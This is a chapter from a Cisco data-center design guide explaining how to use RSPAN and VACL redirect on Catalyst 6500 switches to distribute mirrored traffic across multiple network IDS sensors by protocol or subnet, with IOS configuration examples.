CHAPTER 9

Deployment of Network-Based IDS Sensors and Integration with Service Modules

This chapter describes how to deploy multiple network intrusion detection systems (IDS) sensors in a data center and how to capture and differentiate traffic to improve IDS performance and reduce the number of false positives. This chapter includes the following sections:

- Common IDS Design Challenges
- Architecture
- Additional References

This chapter also describes how to integrate network IDS analysis in a fully switched data center environment that includes Catalyst 6500 service modules such as the Cisco Firewall Services Module (FWSM) and the Cisco Content Switching Module (CSM). For this purpose, this chapter is primarily based on VLAN SPAN (VSPAN), and it relies on two hardware features available on the Catalyst 6500 Series supervisors: Remote SPAN (RSPAN) and VACL redirect.

RSPAN and VACL redirect are the solution to the following questions:

- Are you running out of SPAN sessions?
- Do you want to differentiate traffic in several categories based on IP address ranges or Layer 4 protocols?
- Do you want to narrow the number of protocols that the sensor is monitoring to minimize the number of false positives?
- Do you want to monitor routed traffic without sending a lot of noise traffic to the sensor?

This chapter applies the technique described in Chapter 7, "Traffic Capturing for Granular Traffic Analysis," to the use of IDS sensors.

The scalability of network IDS devices is approximately 1 Gbps when using either the Cisco 4250XL appliance or the Intrusion Detection System Module (IDSM2) blade. Currently, data centers experience higher traffic throughput than a single IDS device can process, so you need to aggregate multiple IDS devices together. The solution described in this chapter complements the IDS load balancing solution described at the end of this chapter.

Note Before reading this chapter, it is recommended that you read Chapter 7, "Traffic Capturing for Granular Traffic Analysis," and Chapter 9, "Deployment of Network-Based IDS Sensors and Integration with Service Modules."

Note For more information about the IDS performance numbers, (including the distinction between promiscuous mode and inline mode), see the following URL: http://www.cisco.com/en/US/products/hw/modules/ps2706/products_data_sheet09186a00801e55dd.html

Common IDS Design Challenges

This section includes the following topics:

When designing with network IDS, it is commonly required to reduce the amount of traffic that is sent to the sensor, for both scalability (a single sensor can process approximately ~1 Gbps of traffic in promiscuous mode) and manageability. By narrowing the scope of the IDS analysis, the IDS sensor performs better, produces fewer false positives, and can be tuned better.

The following customer requests exemplify the above requirements:

- "I want to direct only port 80 and 8080 traffic from multiple VLANs to the IDS module. Then I want to direct only SMTP and FTP traffic to a second IDS module."
- "I bought four IDS sensors. Each IDS supports a maximum of ~1 Gpbs of traffic analysis but the data center switches much more traffic. Is it possible to send the destination IP address range x.x.x.1–x.x.x.255 to IDS1, traffic for destination IP address range y.y.y.1–y.y.y.255 to IDS2, traffic for destination IP address range w.w.w.1–w.w.w.255 to IDS3, and traffic for destination IP address range z.z.z.1–z.z.z.255 to IDS4?"
- "I have 10 VLANs in a Catalyst 6500 and I want to monitor bidirectional traffic with IDS sensors. I see how I can send all 10 to a single port using security VACLs, but I want 10 sensors each monitoring all traffic coming and leaving on different VLANs."
- "I have a problem supporting IDS external sensors because of the limitation of the number of SPAN sessions, which is two. Does this mean that I can support at most two IDS sensors?"
- "I want 14 SPAN sessions."

Other common requirements include the following:

- Avoiding sending duplicate frames to the IDS sensors
- Avoiding having to change existing ACLs or VACLs to be able to implement an IDS solution
- Being able to create several SPAN sessions to be able to send the traffic to multiple IDS sensors
- Being able to monitor traffic that is received or sent out on routed ports (instead of switched ports)
- Being able to see both directions (host A-to-host B and vice versa) of monitored traffic regardless of the path that it takes


The technique described in this chapter addresses all of these requirements.

Sending HTTP to IDS1 and SMTP to IDS2

In certain environments, exposing IDS sensors to all the traffic that flows in a server farm can lead to oversubscription of the sensors as well as triggering too many alarms. Proper tuning can fix the second problem, but for many customers it is desirable to limit the number of protocols to which a sensor is assigned.

In the scenario shown in Figure 9-1, for example, the data center receives HTTP and SMTP requests from the core of the network. The customer wants the IDS sensor to monitor only HTTP and SMTP traffic and to disregard the rest of the traffic. The customer also wants to send HTTP traffic to one sensor (IDS1) and SMTP traffic to another sensor (IDS2). The following sections explore how this can be done.

Figure 9-1 Each Sensor Analyzes a Different Protocol



Using SPAN

Using Switched Port Analyzer (SPAN) on the links that connect to the core is not an option because SPAN cannot differentiate traffic unless it uses different physical interfaces.

If you knew that one server is HTTP and one is SMTP, you could use two SPAN sessions on the correct server interface.

In a server farm with hundreds of servers, assuming into which ports the servers are going to be plugged is restrictive.

With the Catalyst 6500 starting from Cisco IOS 12.2(18)SXD and 12.1(24)E, you can configure a single SPAN session to differentiate traffic on multiple ports based on the VLAN information.

You can then assign servers of different type to different VLANs and use SPAN on the two VLANs: one VLAN for HTTP and one for SMTP. In this case, IDS1 not only receives HTTP traffic or IDS2 SMTP traffic but also still monitors other traffic types that are switched in the VLAN, which is exactly the problem that this design addresses.

Using VACL Capture

With VACL capture, you can configure a VACL that matches HTTP frames and sets their capture bits. The port that connects to IDS1 is set as a “switchport capture” port and sends a replica frame to IDS1.

The problem is that there exists a single capture bit, so if you create another VACL to match the SMTP traffic and you set the capture bit for SMTP frames, IDS1 picks up both HTTP and SMTP frames. The port that connects to IDS2 is also configured as a "switchport capture" port and also picks up HTTP and SMTP frames, which is exactly the opposite of what the design wants to achieve.

Using RSPAN with VACL Redirect

The solution to this problem consists in using RSPAN and VACL redirect together. You configure RSPAN to create a local copy of the traffic from all the ports where HTTP, SMTP, or DNS and so on are switched. These frames are locally copied onto an RSPAN VLAN, which is a special VLAN that is equally visible to IDS1, 2, 3, and so on. RSPAN is used simply because it provides a way to store the copy of the traffic on a separate VLAN that can be further processed with ACLs.

Having copied all traffic to the RSPAN VLAN does not solve the problem yet because the goal is for IDS1 to see only HTTP traffic, for IDS2 to see only SMTP traffic, and for IDS3 to see only DNS traffic.


The solution is to create a VACL to map on the RSPAN VLAN. A permit or deny action does not suffice, because if you permit only HTTP, SMTP, and DNS traffic, IDS1, 2, and 3 still see HTTP, SMTP, and DNS.

At this point VACL redirect helps. By applying the VACL to the RSPAN VLAN, the VACL does not permit or deny the traffic, it classifies packets and uses the file "redirect" as the mechanism to send the traffic to the desired IDS sensor. One VACL entry specifies that HTTP traffic on the RSPAN VLAN be redirected to IDS1, another VACL entry specifies that SMTP traffic on the RSPAN VLAN be redirected to IDS2, and another VACL specifies says that DNS traffic be redirected to IDS3.

Monitoring Subnets

In the scenario shown in Figure 9-2, the data center requires four IDS sensors to be able to handle the amount of traffic that the data center switches.

Figure 9-2 Each Sensor Monitors Internet-server Traffic of a Different Subnet



This data center handles traffic for four main subnets, so you need to assign traffic destined to Subnet1 to IDS1, traffic destined to Subnet2 to IDS2, traffic destined to Subnet3 to IDS3, and traffic destined to Subnet4 to IDS4. The following sections explore how this can be done.

SPAN

With the Catalyst 6500 starting from Cisco IOS 12.2(18)SXD and 12.1(24)E, you can configure a single SPAN session to differentiate traffic on multiple ports based on the VLAN information. You can configure a single SPAN session that captures traffic from the four VLANs and you can configure each port connecting to an IDS sensor to forward only one VLAN.

With this configuration, the IDS sensors see client-to-server traffic, locally switched traffic, and server-to-server routed traffic.

VACL Capture

With VACL capture, you can simply configure four VACLs with the "forward capture" action and assign them to the four subnets. IDS1 is then assigned to the same VLAN as Subnet1, IDS2 is assigned to the same VLAN as Subnet2, and so on. However, now assume that the traffic you want to monitor is client-to-server traffic that enters the data center from interface Gigabit9/1. This traffic is routed between the data center server VLAN and the core link Gigabit9/1 by the Multilayer Switch Feature Card (MSFC) in the Catalyst 6500.

The VACL capture behavior is that, for routed traffic, the frame copied to the IDS might be tagged with the VLAN tag of the outgoing interface. This means that the ports connecting to each IDS must be configured to forward both the server VLAN as well as the Gigabit9/1 VLAN, or else the IDS only sees half of the traffic.

This design is not possible if Gigabit9/1 is a routed port (which VLAN do you assign to the port that connects to the IDS sensor?)

Assume that Gigabit9/1 is configured as a switchport. In this case, you simply configure the Catalyst 6500 ports connecting to the IDS as trunks and you add the Gigabit9/1 VLAN to the trunk.

You do this for IDS1, IDS2, IDS3, and IDS4.

At the end, IDS1 sees the inbound and outbound traffic for Subnet1, the outbound traffic for Subnet2, the outbound traffic for Subnet3, and the outbound traffic for Subnet4. Similarly, IDS2, 3, and 4 see both directions of the traffic for their assigned subnets and the outbound traffic from all other subnets.

This achieves half of the goal of this design. The IDSs still see a lot of noise traffic. In addition to this, you have to modify the security VACLs that might already be in place in the server farm to include the capture action for the traffic that you want to monitor. The next section addresses this problem.

RSPAN and VACL Redirect

The solution to this problem is using RSPAN and VACL redirect together. You configure RSPAN to create a copy of the traffic from all the ports connecting the Catalyst 6500 to the core (regardless of whether these are routed or switched ports) and to the server farms. All these frames are locally copied onto an RSPAN VLAN, which is a special VLAN that is equally visible to IDS1, 2, 3, and 4.

Having copied all traffic to the RSPAN VLAN does not solve the problem yet, because the goal is for IDS1 to see only the traffic destined to Subnet1, for IDS2 to see only traffic destined to Subnet2, for IDS3 to see only traffic destined to Subnet3, and so on.

The solution consists in creating a VACL to map on the RSPAN VLAN. A permit or deny action does not suffice, because if you permit only the four subnets on the RSPAN VLAN, IDS1, 2, 3, and 4 still see all the traffic.

VACL redirect helps at this point. The VACL does not permit or deny the traffic, it simply redirects the traffic to the desired IDS sensor. One VACL entry specifies that traffic between the Internet and Subnet1 on the RSPAN VLAN be redirected to IDS1, another VACL entry specifies that traffic between the Internet and Subnet2 on the RSPAN VLAN be redirected to IDS2, and so on. No other traffic goes to each IDS than that specified in the VACL.

Architecture

Configuring traffic capturing with a local RSPAN session and then distributing the frames with VACLs is non-intrusive (you do not have to change the existing VACL).

This section includes the following topics:

Hardware and Software Requirements

The design with RSPAN and VACL redirect works on both the Catalyst 6500 Sup2 and Sup720. On Sup720, if using PFC3A, this functionality is available if the hardware revision is 2.2 or later. You can verify the hardware revision by typing **show module**:

```
Mod Sub-Module                  Model              Serial        Hw     Status
--- --------------------------- ------------------ ------------ ------- -------
  6 Policy Feature Card 3       WS-F6K-PFC3A       SAD0812099Y   2.2    Ok
  6 MSFC3 Daughterboard         WS-SUP720          SAD080904AG   2.2    Ok
```

Using RSPAN in conjunction with VACL redirect requires the capability to apply VACLs in hardware on the traffic present on the RSPAN VLAN. This design was tested with Cisco IOS 12.2(17d) SXB3.

When choosing to use this design, make sure to install a software release that addresses the following issues:

- CSCef07017—With multicast support configured on a Supervisor Engine 2, VACLs do not capture traffic for RSPAN. This problem is resolved in Release 12.2(18)SXD1.
- CSCeb61695—VACLs do not work on routed RSPAN traffic. This problem is resolved in Release 12.2(17d)SXB.

Basic Design and Configuration

Figure 9-3 shows the physical data center topology of reference for the rest of the configuration description. For simplicity, this design shows each access switch with a specific VLAN/subnet and no redundancy. The architecture and configuration at the end of this chapter shows how to design for redundancy without making any assumption on where the VLANs are present.

Figure 9-3 Data Center Topology with Aggregation and Access Layer, No Redundancy





Figure 9-4 provides more details on the Catalyst 6500, which is the aggregation switch of Figure 9-3.

Figure 9-4 Catalyst 6500 Internal Topology with PSPAN and VSPAN—RSPAN Sessions and VACL Redirect



In Figure 9-4, you can see the Layer 3 links that connect the Catalyst 6500 to the core and the links assigned to the server VLANs. The server VLANs are represented with big circles that connect the physical links with the MSFC (the routing engine). The Layer 3 links by their nature connect the core devices directly to the MSFC (the routing engine).

The sensors are connected to a special VLAN: the RSPAN VLAN. An RSPAN VLAN is used simply because it allows the existence of a copy of the traffic in a VLAN that can be manipulated with VACLs. All IDS sensors connect to the RSPAN VLAN. A VACL filters the traffic that leaves the RSPAN VLAN towards the IDS sensors.

The dark green circles represent the SPAN configuration that effectively creates a copy of the traffic from each one of the ports or VLANs and funnels it into the RSPAN VLAN. Figure 9-4 shows that there are two main deployment types:

- PSPAN-based—This model is described in detail in Chapter 9, "Deployment of Network-Based IDS Sensors and Integration with Service Modules."
- VSPAN-based—This is the preferred model using Catalyst 6500 service modules because of the VLAN-based topologies present inside the Catalyst 6500. If you want to capture the transactions between clients and the CSM and between the CSM and the servers, this is the preferred model.

The configuration of the Layer 3 links differs in the PSPAN-based model from the VSPAN-based model. In both models, the first configuration steps consist in copying the traffic from all the VLANs or the physical links into the Remote SPAN VLAN. In Figure 9-4 on the left you can see that this configuration is applied to the physical port (that is, the point of conjunction of the physical link with the Catalyst 6500) and not the VLAN (PSPAN). In Figure 9-4 on the right, you can see that this configuration is applied to the VLANs (VSPAN).

PSPAN-based Model

In the PSPAN-based model, the configuration of the Layer 3 links is as follows:

```
interface TenGigabitEthernet1/1
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
 no shut
!
interface TenGigabitEthernet1/2
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
 no shut
!
```

There is no special requirement for the configuration of the links connecting to the access switches.

VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch.

```
vlan 300
```

```
 name rspan
 remote-span
!
```

The following configuration captures traffic from all interfaces of interest and sends the mirrored traffic to VLAN 300. Interfaces GigabitEthernet8/1, GigabitEthernet8/2, GigabitEthernet8/3, and GigabitEthernet8/4 connect the aggregation switch to the access switches:

```
monitor session 1 source int ten1/1, ten1/2 , giga8/1 , giga8/2 , giga8/3 , giga8/4 rx
monitor session 1 destination remote vlan 300
```

VSPAN-based Model

With the VSPAN-based model, the Layer 3 links need to be configured on a VLAN that is specific to the link, for example VLAN 13 and 14:

```
interface TenGigabitEthernet1/1
 description tocore1
 no ip address
 switchport
 switchport access vlan 13
 switchport mode access
 spanning-tree portfast
!
interface TenGigabitEthernet1/2
 description tocore2
 no ip address
 switchport
 switchport access vlan 14
 switchport mode access
 spanning-tree portfast
!
interface Vlan13
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
interface Vlan14
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
```

```
!
```

There is no special requirement for the configuration of the links connecting to the access switches.

VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch:

```
vlan 300
 name rspan
 remote-span
!
```

The following configuration captures traffic from all interfaces of interest and sends the mirrored traffic to VLAN 300. VLANs 10, 20, 30, and 40 are the server farm VLANs:


```
monitor session 1 source vlan 13 , 14 , 10 , 20 , 30 , 40 tx
monitor session 1 destination remote vlan 300
```

PSPAN on the Layer 3 Links and VSPAN for the Server Farm VLANs

In most data center deployments, it is likely that the connections to the core are kept as Layer 3 interfaces, in which case you need to combine PSPAN with VSPAN (see Figure 9-5). RSPAN is also useful in this configuration because you can funnel traffic from the PSPAN session and the VSPAN session into the same RSPAN VLAN.

Note This design is not possible with releases of Cisco IOS for the Catalyst 6500 before 12.2(18)SXE because of a software bug (CSCdy22529).

Figure 9-5 Catalyst 6500 Internal Topology with PSPAN Session and VSPAN Session



With this model, the configuration of the Layer 3 links is as follows:

```
interface TenGigabitEthernet1/1
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
```

```
 no shut
!
interface TenGigabitEthernet1/2
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
 no shut
!
```

There is no special requirement for the configuration of the links connecting to the access switches.

VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch.

```
vlan 300
 name rspan
 remote-span
!
monitor session 1 source int ten1/1, ten1/2 tx
monitor session 1 destination remote vlan 300

monitor session 2 source vlan 10 , 20 , 30 , 40 tx
monitor session 2 destination remote vlan 300

monitor session 3 destination interface Fa8/1 - 4
monitor session 3 source remote vlan 300
```

Note Prior to CSCdy22529 being fixed, you could not define more than one interface Tx as a source in Cisco IOS on the Catalyst 6500. SPAN Tx is used in this chapter because it simplifies the integration with the FWSM as it is documented later in this chapter. SPAN Tx is affected by the well-known bug CSCeg53944, which causes generation of duplicate frames for multicast traffic.

The key configuration steps for copying traffic with this technique are as follows:

- Allow forwarding of the RSPAN traffic to all the IDS sensors (the next step consists in controlling which sensor gets which traffic, but first all of the ports that connect to the IDS sensors need to be allowed).
- Configure one access list for each traffic category that you have identified.
- Configure a VLAN access map that associates the access lists with the correct IDS port via an “action redirect” statement and apply the VLAN access map (VACL) to the RSPAN VLAN. In Figure 9-5 you can see that all IDS ports belong to the RSPAN VLAN, but there is a VACL that controls which traffic is sent to which IDS sensor.

Ensuring that all IDS Sensors Can Receive the Mirrored Frames

The four IDS sensors connect to the Catalyst 6500 using the port interfaces fa8/1, fa8/2, fa8/3, and fa8/4. These ports must be capable of forwarding traffic present on the RSPAN VLAN. The VACL eventually decides which sensor gets which traffic, but first all sensors must be capable of receiving the mirrored traffic.

This is achieved with the following configuration, which creates an RSPAN destination session that forwards the traffic to all the IDSs (interfaces fa8/1–4).

```
monitor session 3 destination interface Fa8/1 - 4
monitor session 3 source remote vlan 300
```

Defining the Categories to Separate the Mirrored Traffic

Because there are four sensors, you must define four traffic categories. Assume that you want to assign the traffic to the IDSs as follows:

- IDS1 to monitor HTTP traffic exchanged between the Internet and subnet1 (10.20.10.x)
- IDS2 to monitor HTTP traffic exchanged between the Internet and subnet2 (10.20.20.x)
- IDS3 to monitor HTTP traffic exchanged between the Internet and subnet3 (10.20.30.x)
- IDS4 to monitor HTTP traffic exchanged between the Internet and subnet4 (10.20.40.x)

The access lists for each IDS are configured to deny all traffic sourced by the subnets that are not of interest (for IDS1, this means denying Subnet2, 3, and 4), to deny the locally switched traffic (for IDS1, this means denying Subnet1-to-Subnet1 traffic), and all the traffic from the local subnet to the subnets that are not of interest.

```
ip access-list extended toIDS1
 deny ip 10.20.20.0 0.0.0.255 any
 deny ip 10.20.30.0 0.0.0.255 any
 deny ip 10.20.40.0 0.0.0.255 any
 deny ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
 deny ip 10.20.10.0 0.0.0.255 10.20.20.0 0.0.0.255
 deny ip 10.20.10.0 0.0.0.255 10.20.30.0 0.0.0.255
 deny ip 10.20.10.0 0.0.0.255 10.20.40.0 0.0.0.255
 permit tcp any 10.20.10.0 0.0.0.255 eq 80
 permit tcp 10.20.10.0 0.0.0.255 eq 80 any
 deny ip any any
!
ip access-list extended toIDS2
 deny ip 10.20.10.0 0.0.0.255 any
 deny ip 10.20.30.0 0.0.0.255 any
 deny ip 10.20.40.0 0.0.0.255 any
 deny ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
 deny ip 10.20.20.0 0.0.0.255 10.20.10.0 0.0.0.255
 deny ip 10.20.20.0 0.0.0.255 10.20.30.0 0.0.0.255
 deny ip 10.20.20.0 0.0.0.255 10.20.40.0 0.0.0.255
 permit tcp any 10.20.20.0 0.0.0.255 eq 80
 permit tcp 10.20.20.0 0.0.0.255 eq 80 any
 deny ip any any
!
[…]
```

Notice that the VACLs that you define here do not affect traffic forwarding on any of the server VLANs nor do they affect routing. These VACLs are applied on the RSPAN VLAN, which only carries mirrored frames of the data center traffic. This is another advantage of using RSPAN and VACL redirect: they do not interfere with regular traffic filtering.

Redirect the Traffic to the Appropriate Sensors

Now you create a VLAN access map and assign each traffic category to the port to which the associated IDS is connected. For example, the traffic category that is defined by the access list to IDS1 is redirected to the port Fa8/1 where IDS1 is connected.


The VLAN access map is then applied to VLAN 300. Remember that traffic matching a deny entry in an access list in the VLAN access-map rule 10 is subject to the processing in the VLAN access-map rule 20, and if it matches a deny, it is in turn processed by the VLAN access-map rule 30, and so on.

```
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect FastEthernet8/1
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
 match ip address toIDS3
 action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
 match ip address toIDS4
 action redirect FastEthernet8/4
!
vlan filter analyzerfilter vlan-list 300
```

VSPAN-based IDS Deployment with Redundant Configurations

Network IDS is normally deployed in an existing, fully redundant topology. Figure 9-6 provides an example of such a topology.

Figure 9-6 Typical Fully Redundant Data Center Topology with Aggregation and Access Layer



The key design challenges that need to be addressed in a fully redundant topology include the following issues:

- Avoiding sending duplicate traffic to the sensors (for obvious performance reasons)
- Making sure that the sensors can see both directions of the traffic despite the fact that there are redundant Layer 2 and Layer 3 paths

As described in Chapter 9, "Deployment of Network-Based IDS Sensors and Integration with Service Modules," avoiding the generation of duplicates is done by configuring a SPAN session on all the physical interfaces for the Rx or Tx direction only.

The second challenge means ensuring that the IDS sensor can see both directions of the traffic regardless of whether the traffic enters from the core to Aggregation 1 or to Aggregation 2, and regardless of whether the forwarding port on the access switches is port A or port B. For this reason, the IDS sensors in Figure 9-6 are dual-homed to both aggregation switches. The configuration of Aggregation 1 and Aggregation 2 are identical from the point of view of traffic capturing. This means that the IDS port connected to Aggregation 2 is configured on the RSPAN VLAN, and that there is a VACL with redirect configured on Aggregation 2. From the IDS point of view, both interfaces belong to the virtual sensor, and traffic for the same stream can come in from either interface.

If there is a constraint of cabling, you can connect the IDSs to only one of the switches; for example, Aggregation 1 as long as the RSPAN VLAN is carried across the EtherChannel/trunk that connects Aggregation 1 and Aggregation 2.

Figure 9-7 shows the same data center topology as Figure 9-6 but it does not show Access 3 and Access 4.

Figure 9-7 VLAN Topology

